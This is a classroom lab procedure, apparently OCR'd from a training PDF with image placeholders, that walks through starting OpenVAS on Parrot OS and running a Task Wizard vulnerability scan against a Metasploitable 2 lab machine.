
Procedure:

Note: In this task, we will use the Parrot O.S machine as a host machine and the Metasploitable 2 machine as a target machine.


1. Turn on Parrot O.S and Metasploitable 2 machines.
2. Click Applications at the top of the Desktop window of parrot os and navigate to Pentesting --> Vulnerability →Analysis → Openvas - Greenbone → Start to launch OpenVAS tool.
3. Or simply Run sudo gvm-start
4. A terminal window appears, in the [sudo] password for attacker field, type toor as a password and press Enter. OpenVAS initializes.




Note: The password that you type will not be visible




5. After the tool initializes, click Firefox or any Browser icon from the top-section of the Desktop.




6. The Firefox browser appears, in the address bar, type https://127.0.0.1:9392 and press Enter.
7. OpenVAS login page appears, login with Username and Password as admin and password and click the Login button.




8. OpenVAS Dashboards appears, as shown in the screenshot below.




9. Navigate to Scans --> Tasks from the Menu bar.
Note: If a Welcome to the scan management pop-up appears, close it.




10. Hover over wand icon and click the Task Wizard option.



11. The Task Wizard window appears; enter the IP address in the IP address or target hostname field (here, the target system is Metasploitable-2 [10.10.1.16]) and click the Start Scan button.




12. The task appears under the Tasks section; OpenVAS starts scanning the target IP address.




13. Wait for the Status to change from Requested to Done. Once it is completed, click the Done button under the Status column to view the vulnerabilities found in the target system.

